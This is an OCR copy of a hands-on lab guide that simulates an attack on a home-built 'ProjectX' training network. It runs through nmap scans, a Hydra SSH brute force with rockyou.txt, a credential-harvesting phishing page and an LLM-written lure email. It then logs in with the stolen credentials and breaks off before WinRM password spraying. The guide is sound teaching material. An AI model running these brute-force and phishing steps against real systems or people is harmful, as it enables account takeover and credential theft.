Cyber Attack

Initial Access - Breached

>projectsecurity_


>projectsecurity_

Table of Contents

Prerequisites

1. Baseline project-x network has been provisioned and configured.
    - Guides X – X have been completed.
2. [project-x-attacker] machine has been provisioned and configured.
    - Reference **[Guide] Setup Attacker Machine**

Network Topology



Cyber Attack Overview

In this part of the lab series, we are going to simulate an end-to-end cyber-attack on ProjectX's business network. The end goal is to capture sensitive files and achieve persistence inside the business network, so that we can log back in at our discretion. Up until this point, we have built an enterprise or business network to "emulate" a real-world environment, something you would often see deployed to a much larger scale in the real-world.

Threat Actor Motivations


Threat actors (will use this interchangeably with attacker) have various motives. Most of what you see on the major news outlets and dedicated security news websites are financially motivated attackers, opportunistic in conducting their operations in hopes of financial gain or extortion. Attackers can act alone, in a disparate community – using or

helping others along the way, or in a selective group. Outside of financial motives, attackers can align with different motives, a few the major ones are:

- **Espionage:** Nation-state actors may target governments, corporations, or organizations to gather intelligence, gain strategic advantages, or sabotage operations.
- **Disruption:** Hacktivists or adversaries may aim to disrupt services, systems, or operations to make a political or social statement or damage reputations.
- **Revenge or Retaliation:** Disgruntled employees or individuals may launch attacks to settle personal grievances or harm their targets.
- **Ideological or Political Agendas:** Cyberattacks may be motivated by an attempt to promote or enforce certain beliefs or ideologies, often tied to hacktivist movements.

Cyber Attack Anatomy

Let's overview the anatomy of a cyber-attack, overviewing the major steps involved to achieve our objective. Starting with the diagram below.



Each of these steps aims to achieve a specific outcome. To conduct a successful cyber-attack, its imperative attackers take the proactive steps from initial access to persistence. These steps are leveraged in separate phases but are often chained together. For example, once an attacker gains initial access or lateral movement, they will perform additional reconnaissance on the network to see what is available. Most often, attackers want to stay hidden in the network with unfettered access for as long as possible. Each of these steps brings the attacker closer to their end goal or motive.

These steps were first built by Lockheed Martin as a conceptual model to understand and defend against cyber-attacks, known as the Cyber Attack Kill Chain. As the industry continued to mature its approach to proactive detection, the MITRE ATT&CK framework was built to expand these ideas by providing a real-world repository of tactics, techniques, and procedures (TTPs) used by threat actors, broken down into generalized steps attackers take to control a business or organization.

Let's quickly overview each of these steps.

Reconnaissance

Is first phase of a cyber-attack where attackers gather information about their target to identify vulnerabilities they can exploit. This phase is all about preparation and involves collecting as much data as possible about the target's systems, network, employees, or infrastructure without triggering alarms.

Initial Access

Attackers establish a foothold in the target's environment. This is their entry point, achieved by exploiting vulnerabilities, phishing, using compromised credentials, or exploiting misconfigurations. The goal is to gain access to the target network while avoiding detection, setting the stage for further malicious activities.

Lateral Movement

Attackers navigate through a compromised network to access more systems, resources, or sensitive data. They move from the initial access point by exploiting vulnerabilities, using stolen credentials, or leveraging tools at their disposal. The aim is to expand control and find valuable assets without raising suspicion.

Privilege Escalation

Attackers increase their level of access within the target environment. This is done by exploiting system vulnerabilities, misconfigurations, or weak permissions to move from a standard user to an admin or system-level account. It allows attackers to execute critical tasks and access sensitive data more freely.

Data Exfiltration

Attackers transfer stolen data out of the target environment. This may include sensitive files, credentials, or intellectual property. Attackers often disguise or encrypt the data to evade detection during the transfer process, using channels like email, file-sharing platforms, or compromised systems.

Persistence

Attackers ensure ongoing access to the compromised system even after reboots or initial detection attempts. This involves creating backdoors, modifying system configurations, or installing malware that enables them to maintain control over the environment for extended periods.

Defense Evasion

Attackers employ techniques to avoid detection and bypass security measures. This includes obfuscating malware, disabling security tools, using fileless attacks, or manipulating logs. The objective is to operate undetected, prolonging their access and reducing the chances of discovery.

We now have a basic overview of the steps or actions threat actors take to achieve their outcomes. Let's overview how this relates to this project.

The Scenario

In this lab, we are going to "simulate" each step by leveraging techniques and tools at our disposal as an attacker. By leveraging default, insecure, and outdated configurations and software, our attacker wants to use their skills for their own personal gain. These configurations, although outdated and disabled by default, can still often be found in business networks to this day.

Our attacker is financially motivated, attempting to steal sensitive data. They have identified ProjectX as a target organization to conduct their operations so they can extort and steal some sensitive information, perhaps a username, password, and proprietary file.

 **Attacker Motive**: Financially Motivated

 **Goal**: Exfiltrate Sensitive Data

So let's put on our (ethical) hacker hat and jump in.

Guide Overview

Throughout this guide, you will find highlighted sections with questions or comments related to a quick tool or service overview.

In addition, you will find “How Relevant Is This Today?:” which will highlight whether or not the technique showcased is really in use today.

One common pattern you will find in entry-level cybersecurity training content is outdated techniques and legacy systems in use. These attack techniques may not be as relevant or prolific as they once were. Tools receive updates and legacy systems are End-of-Life (EoL). These attack and legacy systems are still used to showcase the technique while remaining entry-level friendly.

It's good to know if these attack techniques and systems are still relevant today and that’s why there is a box to help you gauge how common this is.

👉 **Tool or Service**

🤔 **How Relevant Is This Today?:**

You will also see a **“Mandatory VMs Powered-On”** section. These are the mandatory VMs that must be powered on. If your system is limited on resources, you can only have the following VMs on.

Reconnaissance

The reconnaissance phase, often referred to as "recon," is the initial step in a cyber-attack or security assessment where attackers or penetration testers gather information about


their target. The primary goal is to understand the target's systems, networks, and environment to identify potential vulnerabilities or points of entry. Reconnaissance is used to collect as much data as possible about the target without actively engaging or alerting the target. It involves gathering information that will inform the next steps of the attack or test.

In this scenario, we are going to assume the [project-x-email-svr] is Internet reachable.

Mandatory VMs Powered-On

- [project-x-sec-box]
- [project-x-email-svr]
- [project-x-attacker]

Attack Graph



Operations

Step 1

Open a new terminal session in Kali Linux.

Enter the following command:

```
nmap -p1-1000 -Pn -sV 10.0.0.8/24
```

-p: Scan ports 1-1000

-sV: Initiate service scan discovery

-Pn: Bypass ping blocking.

```
Nmap scan report for 10.0.0.1
Host is up (0.0021s latency).

PORT   STATE  SERVICE VERSION
22/tcp closed ssh

Nmap scan report for 10.0.0.50
Host is up (0.000087s latency).

PORT   STATE  SERVICE VERSION
22/tcp closed ssh

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.01 seconds
```

👉 **nmap (Network Mapper):** Open-source tool used for network discovery and security auditing. It allows users to scan and map networks to identify live hosts, open ports, running services, and system vulnerabilities.

Step 2


We know the IP address is up and running. It appears SSH is running as a service. We don't yet know what kind of services or server this is. Perhaps a jumphost, a license server, or email server.

Let's proceed forward with attempting to login to the account using SSH as our medium for access. Leveraging Hydra, we can initiate a brute force and use a wordlists file, such as *rockyou.txt* to see if there are any matches.

👉 **Hydra:** Password-cracking tool used for brute-force attacks on various network services. It automates the process of attempting multiple username and password combinations to gain unauthorized access to systems

First, let's source the *rockyou.txt* file by unzipping it, *rockyou.txt* comes installed as a default wordlist in Kali.

Navigate to the search menu, search "rockyou", you should see a wordlists option display, click this.



You should see a terminal appear with a prompt, hit the "y" key.

```
$ wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] y
```

The *rockyou.txt* file should appear after typing attackers sudo password.

```
/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt
```

Navigate to the same terminal as the nmap scan and supply the following hydra command.

```
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.0.0.8
```

💡 How are we getting the username? A username can be anything...

- Like a password, usernames are often used interchangeably across various systems. User accounts may be provisioned by default, as root always has an account in Linux. We could use other names such as user, admin, administrator, user1, etc. Check out SecLists for common usernames. You can also supply usernames in Hydra by using the -L flag.
    - Ex: `hydra -L /usr/share/wordlists/usernames.txt -P /usr/share/wordlists/rockyou.txt ssh://10.0.0.8`

After a few minutes, you should see Hydra locate the username and its associated password.

```
[22][ssh] host: 10.0.0.8   login: root   password: november
```

Awesome, let's attempt to login.

`ssh root@10.0.0.8`

supply password: `november`

Success! ✅

We are on our way.

Initial Access

Initial Access is the first phase in a cyber-attack where adversaries seek to establish a foothold in the target network or system. It is the gateway for attackers to gain entry, enabling them to progress through subsequent stages of an attack, such as privilege escalation, lateral movement, and data exfiltration. We have already established initial access with this Ubuntu server by cracking the weak password.


Now we need to perform additional reconnaissance on this device to see what type of device it is, what services are running and perhaps if there's any connection to other devices.

Mandatory VMs Powered-On

- [project-x-sec-box]
- [project-x-email-svr]

- [project-x-attacker]
- [project-x-linux-client]

Attack Graph



Operations

Step 1 – Discovery

Let's first see what type of device this is. We know we have root access since we were able to break into the account.

Performing some additional information gathering...

Let's get the OS version and distribution:

```
cat /etc/os-release
```

The hostname of our device:

```
hostname
```

And the IP address of the device:

```
ip a
```

We also want to see if there are any active services to find potential attack vectors.

Inspect network services (must download net-tools):

```
netstat -tuln
```

Process information:

```
ps aux
top
```

We can also attempt to find configuration files, user credentials, and other sensitive information.

```
ls -la /home (check user home directories)
ls -la /etc (check configuration files)
ls -la ~/.ssh/ (view SSH keys and known hosts)
find / -name “password” 2>/dev/null (search for any files containing the password string)
```

Since we are root, we do not need to escalate privileges. We will look at how to perform privilege escalation in the next step.

We can also see if any other devices are directly connected to this server.

We can install nmap directly on [project-x-email-svr] or we can use [project-x-attacker], since we are on the same network (which would not be realistic).

```
nmap -sV 10.0.0.0/24
```

🤔 **How Relevant Is This Today?:** The attacker’s machine would almost never be on the same network as the target victim. Often, malware and scripts are dropped to establish an initial communication with the attacker’s infrastructure. Which then is able to communicate with the compromised device.

Based on our discovery steps, we can attempt to devise a picture of maybe what role this server has.

Looking back from our steps.

SMTP is listening, perhaps this device may act as some sort of email relay, server, or something to do with email. Most servers will not have SMTP running unless explicitly enabled.

We can also see we are in the 10.0.0.0/24 range, a private IP address range, used in Local Area Network (LAN)s.

Based on our nmap scans, we can see there is a device called `linux-client` running on 10.0.0.101.

```
Nmap scan report for linux-client (10.0.0.101)
Host is up (0.0041s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; pro
tocol 2.0)
25/tcp  open  smtp        Postfix smtpd
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: Host:  linux-client; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

It appears SSH is running. We could attempt to use the same technique as before, leveraging Hydra and a default password list. If we use *rockyou.txt*, you will notice that we do not receive any successful tries. Onto something else.

Back to SMTP, as an attacker, we may investigate seeing what type of configuration files reside on the device. Performing a quick Google search, we can interact with our mail server using mail or s-nail. Let's try s-nail.

```
email-svr@smtp:~$ s-nail
s-nail version v14.9.23.  Type `?' for help
/home/email-svr/Maildir: 1 message
▸O  1 Jane Doe           2024-12-05 18:10   17/679   Test Email
```

It appears we have some emails meant for this server, perhaps it was routing these emails to other clients.

Looking into the first email, we can see there's an email address.

```
[-- Message  1 -- 17 lines, 679 bytes --]:
Subject: Test Email
To: <email-svr@smtp.corp.project-x-dc.com>
Date: Thu, 5 Dec 2024 12:10:33 -0600
Message-Id: <20241205181033.BCD4981AE1@linux-client>
From: Jane Doe <jane@linux-client>
```

Interesting... Maybe this is a user on project-x's network.

And this leads us into our next vector for initial access, good ole' phishing. We are going to send an email to this user, impersonating the email server (since it's trusted in the network) and will likely route directly to the inbox. Let's attempt to get some credentials from this user (the attacker can probably conclude Jane is a part of the user's name).

> 😕 **How Relevant Is This Today?:** Most email servers are managed and run by major cloud service providers, think Gmail or Outlook. Running a dedicated on-premise email server was mostly a thing of the past.

Step 2 – Setup the Lure

Since it appears our medium for this attack is text-based (normal email would support attachments, images, etc), the attacker is going to set up a spear-phishing email website impersonating a password verification website.

We are going to build a small static website which captures the username and password of any user who types the link in, the credentials will be logged.

Leveraging AI LLMs are at our disposal, we can quickly generate a static website. You can download the project files from Github to pull the specific content and page used for this part. You are welcome to generate your own static website, you will have to customize html.

Navigate to the `/var/www/html` folder, this is where default websites can be provisioned

Download the project files:

```
git clone https://github.com/collinsmc23/projectsecurity-e101
```

Make a new logging file to log the captured credentials, set permissions on this file.


```
sudo touch /var/www/html/creds.log
```

```
sudo chmod 666 /var/www/html/creds.log
```

Start the apache2 webservice:

```
sudo service apache2 start
```

Open your browser in Kali, navigate to `http://localhost`. You should get a page like the following.



Let’s test this quick. Add in a dummy username and password

Going back to our Kali terminal, you should see new credentials captured when looking at the creds.log file.

```
┌──(attacker㉿attacker)-[/var/www/html]
└─$ cat creds.log
2024-12-17 00:57:58 - Username: deeboodah, Password: deeboodahddd
```

We are ready to craft our phishing email and send it over to Jane’s Linux Client.

Send the Email

To craft a seemingly innocent, yet descriptive email, we can use ChatGPT (or your LLM of choice) to create an email. Here’s what ChatGPT came up with for me.

> Dear Jane,
>
> We noticed an unusual login attempt on your account, and for your security, we have temporarily locked access. To restore access, please verify your account credentials within the next 24 hours. Failure to do so may result in permanent restrictions on your account.
>
> To verify your credentials, please click the link below:
>
> **Verify My Account**

For assistance, please contact our support team at support@company.com.

Thank you for your prompt attention to this matter.

Best regards,
ProjectX Security Team

Open the terminal with the SSH connection opened to the [project-x-email-svr]. If you closed it, perform `ssh root@10.0.0.8`, password is `november`.

Create a new file, call it *email.txt* in the root folder:

```
nano email.txt
```

Copy the following:

echo "<html><body> Dear [Recipient's First Name],

We noticed an unusual login attempt on your account, and for your security, we have temporarily locked access. To restore access, please verify your account credentials within the next 24 hours. Failure to do so may result in permanent restrictions on your account.

To verify your credentials, please click the link below:

Verify My Account

For assistance, please contact our support team at support@company.com.

Thank you for your prompt attention to this matter.

Best regards,

ProjectX Security Team

👉 <a href='http://your_attacker_ip_adddess'> : Make this your Kali Linux IP address.

💡 Why are we wrapping the email in HTML?

- A: If Jane were to open this email on a regular email client, such as Gmail or Thunderbird, we could get the email to use the “hyperlink” feature, which makes the address concealed. In this scenario, Jane would likely know this is a phishing email just by looking at the contents in `<a href>`. But let’s pretend because we like to think we are cool 😎

Save the file with CTRL + X + Y + Enter.

Perform the following command:

```
cat email.txt | mail -s "Important, Verify Password" janed@linux-client
```

```
root@smtp:~# nano email.txt
root@smtp:~# cat email.txt | mail -s "Important, Verify Password" jane@linux-client
root@smtp:~#
```

The Phish

Navigate to [project-x-linux-client],open a new terminal if you have not already.

Open Jane's mailbox, Jane might notice she has some new mail.

```
mail
```

```
Saved 1 message in /home/jane/mbox
Held 1 message in /home/jane/Maildir
You have new mail in /home/jane/Maildir
jane@linux-client:~/Maildir$ mail
```

```
jane@linux-client:~/Maildir$ mail
"/home/jane/Maildir": 2 messages 1 new 1 unread
 U   1 email-svr          Tue Dec 17 00:37  16/682   Hello!
>N   2 root               Tue Dec 17 01:11  27/1290  Important, Verify Passwor
? 2
```


Jane got this email.

```
X-Original-To: jane@linux-client
Delivered-To: jane@linux-client
Received: from smtp.corp.project-x-dc.com (unknown [10.0.0.6])
        by linux-client (Postfix) with ESMTPS id 8A31761ED8
        for <jane@linux-client>; Mon, 16 Dec 2024 19:11:52 -0600 (CST)
Received: by smtp.corp.project-x-dc.com (Postfix, from userid 0)
        id 196FF211A8; Tue, 17 Dec 2024 01:11:52 +0000 (UTC)
Subject: Important, Verify Password
To: <jane@linux-client>
User-Agent: mail (GNU Mailutils 3.14)
Date: Tue, 17 Dec 2024 01:11:52 +0000
Message-Id: <20241217011152.196FF211A8@smtp.corp.project-x-dc.com>
From: root <root@smtp.corp.project-x-dc.com>

echo "<html><body><p>Dear [Recipient's First Name],
We noticed an unusual login attempt on your account, and for your security, we h
ave temporarily locked access. To restore access, please verify your account cre
dentials within the next 24 hours. Failure to do so may result in permanent rest
rictions on your account.
To verify your credentials, please click the link below:</p>

<a href='http://10.0.0.50'>Verify My Account</a>
```

And if they were to enter in their credentials...



Going back into `[project-x-attacker]`, if we open the `creds.log` file:

```
cat creds.log
```

```
┌──(attacker㉿attacker)-[/var/www/html]
└─$ cat creds.log
2024-12-17 00:57:58 - Username: deeboodah, Password: deeboodahddd
2024-12-17 01:17:50 - Username: janed, Password: @password123!
```

We get credentials.

Based on our previous nmap scans, we know that the host 10.0.0.101 has SSH up and running, let's attempt to see if we can login.

Open a new Kali Linux terminal.

```
ssh janed@10.0.0.101
```

Success!

Now onto more reconnaissance and lateral movement.

Lateral Movement + Privilege Escalation

Lateral movement is a tactic used by attackers to navigate through a compromised network to gain access to additional systems, resources, or data. It occurs after an initial breach and is an essential phase in many cyber-attacks. It helps them maintain persistence, avoid detection, and prepare for further actions like data exfiltration or ransomware deployment. Common methods include credential dumping, exploiting vulnerabilities, and leveraging legitimate tools like PowerShell or RDP.


In the Privilege Escalation phase, attackers aim to increase their level of access within the compromised environment. By obtaining higher privileges, such as administrator or root

access, adversaries gain greater control over the systems. Techniques include exploiting software vulnerabilities, misconfigured user accounts, or password weaknesses. For example, attackers may exploit unpatched privilege escalation bugs to override normal restrictions. This expanded access enables attackers to modify system configurations, disable security measures, and access sensitive data, making it a critical phase in advancing their attack.

Mandatory VMs Powered-On

- [project-x-sec-box]
- [project-x-linux-client]
- [project-x-win-client]
- [project-x-dc]
- [project-x-attacker]

Attack Graph



Operations

Let's collect some information, like what we did before.

Performing some additional information gathering.

Let's get the OS version and distribution:

```
cat /etc/os-release
```

The hostname of our device:

```
hostname
```

And the IP address of the device:

```
ip a
```

We also want to see if there are any active services to find potential attack vectors.

Let's perform another nmap scan within the address range in a new terminal in Kali:

```
nmap -Pn -p1-65535 -sV 10.0.0.0/24
```

```
┌──(attacker㉿attacker)-[~]
└─$ nmap -Pn -p5985,5986 -sV 10.0.0.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 14:02 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.0.100
Host is up (0.0015s latency).

PORT     STATE    SERVICE VERSION
5985/tcp open     http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp filtered wsmans
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds
```

💡 For the sake of time saving, you can use -p 5985, 5986 instead of probing through all 65535 ports.

Scrolling through the nmap results, we find a few open ports.

Looks like 5985 5986 are opened. Performing a quick Google search shows that these ports are WinRM.

WinRM has been heavily abused in the past to perform lateral movement and privilege escalation. We are going to attempt to get shell by performing some additional password spraying.

👉 **Windows Remote Management (WinRM)** is a Windows-based protocol and service that allows administrators to manage and interact with remote computers. WinRM is a service that must be running on both the client and the target system. A "listener" is set up on the remote machine to accept incoming connections on specific ports 5985 (HTTP) 5986 (HTTPS).

🤔 **How Relevant Is This Today?:** WinRM is still heavily used in today's threat landscape.

We can now perform some password spraying to see if we can get access to the machine.

